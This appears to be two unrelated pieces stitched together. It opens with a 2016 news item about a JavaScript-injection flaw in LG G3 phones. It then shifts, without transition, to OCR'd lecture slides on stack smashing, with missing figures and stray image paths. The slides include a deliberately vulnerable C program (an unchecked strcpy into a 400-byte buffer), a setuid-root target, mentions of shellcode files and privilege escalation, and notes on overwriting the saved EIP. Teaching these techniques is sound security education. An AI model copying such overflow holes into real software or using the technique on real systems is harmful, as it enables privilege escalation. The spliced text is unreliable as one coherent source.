DATA THEFT HOLE IDENTIFIED IN LG G3 SMARTPHONES

by **Chris Brook**

January 29, 2016 , 3:13 pm

A group of researchers are encouraging any smartphone users who own an L3 G3 to upgrade their devices after coming across a serious security vulnerability.

If exploited the bug could enable an attacker to run arbitrary JavaScript, and lead to a handful of issues, including data theft, phishing attacks and a denial of service.

The group found that if an attacker embedded malicious script in a contact, it would still be activated by the app. That's because Smart Notice uses WebView, a system component powered by Chrome that allows Android apps to display web content. The functionality also makes it so a "programmer could extend the functionality of the "JavaScript" to run server side code," according to a breakdown of the vulnerability, published Thursday by Cynet.

Harvesting data from the device's SD Card, opening the phone's browser to a remote site, tricking them into installing a third-party application, and forcing the device into an infinite loop are all "easy-to-do" with the vulnerability, they said.

cs642

computer security

low level software *vulnerabilities*

adam everspaugh
ace@cs.wisc.edu

today

* C code, memory layout for a process, x86 assembly
* Stack smashing: overflowing buffers on the stack
* Constructing exploit code
* Integer overflows, heap overflows, format string vulnerabilities

[Ethical Hacker's Handbook, Ch 11]

meet.c

```c
#include <stdio.h>
#include <string.h>


greeting( char* temp1, char* temp2 )
{
    char name[400];
    memset(name, 0, 400);
    strcpy(name, temp2);
    printf( "Hi %s %s\n", temp1, name );
}


int main(int argc, char* argv[] )
{
    greeting( argv[1], argv[2] );
    printf( "Bye %s %s\n", argv[1], argv[2] );
}
```

example

```
user@box:~$ ls -l
total 48
-rwxr-xr-x 1 user user 7243 2016-01-22 12:59 get_sp
-rw-r--r-- 1 user user  150 2016-01-22 09:58 get_sp.c
-rwxr-xr-x 1 user user 6775 2016-01-22 13:07 meet
-rw-r--r-- 1 user user  299 2016-01-22 09:57 meet.c
-rw-r--r-- 1 user user  788 2016-01-22 13:22 README
-rw-r--r-- 1 user user   53 2016-01-22 13:03 shellcode
-rw-r--r-- 1 user user  413 2016-01-22 13:11 sploitstr
-rw-r--r-- 1 user user  152 2016-01-22 13:05 sp-repeat
-rwsr-xr-x 1 root root 6775 2016-01-22 13:11 super-meet
user@box:~$ _
```

Who owns the executable?


What if the executable is setuid?

example

demo

success

* Privilege escalation obtained!
* Let's see what happened ...




.text: machine code of executable
.data: global initialized variables
.bss: "below stack section”, global uninitialized variables

heap: dynamic variables
stack: local variables, tracks function calls
Env: environment variables, program arguments

mem layout

stack layout



main

```c
greeting( int v1 ) {
   char name[400];
}

int main(int argc, char* argv[]) {
   int p1;
   greeting( p1 );
}
```

```
user@box:~/pp1/demo$ gcc -ggdb -mpreferred-stack-boundary=2 simpleargs.c
user@box:~/pp1/demo$ gdb -q a.out
Reading symbols from /home/user/pp1/demo/a.out...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x0804839f <main+0>:    push   %ebp
0x080483a0 <main+1>:    mov    %esp,%ebp
0x080483a2 <main+3>:    sub    $0x8,%esp
0x080483a5 <main+6>:    mov    -0x4(%ebp),%eax
0x080483a8 <main+9>:    mov    %eax,(%esp)
0x080483ab <main+12>:   call   0x8048394 <greeting>
0x080483b0 <main+17>:   leave
0x080483b1 <main+18>:   ret
End of assembler dump.
(gdb) _
```


prologue


fn call

fn exit

greeting

```
greeting( int v1 ) {
   char name[400];
}

int main(int argc, char* argv[]) {
   int p1;
   greeting( p1 );
}
```





Low memory addresses

High memory addresses

If temp2 is a str of length 200 bytes


If temp2 is a str of length 400 bytes

If temp2 is a str with length > 400 bytes

```
greeting( char* temp1, char* temp2 )
{
        char name[400];
        memset(name, 0, 400);
        strcpy(name, temp2);
        printf( "Hi %s %s\n", temp1, name );
}
```

stack smashing

demo



* Munging EBP
  / when greeting() returns, stack corrupted because stack frame pointed to wrong address
* Munging EIP
  / when greeting() returns, will jump to address pointed to by the EIP value “saved” on stack

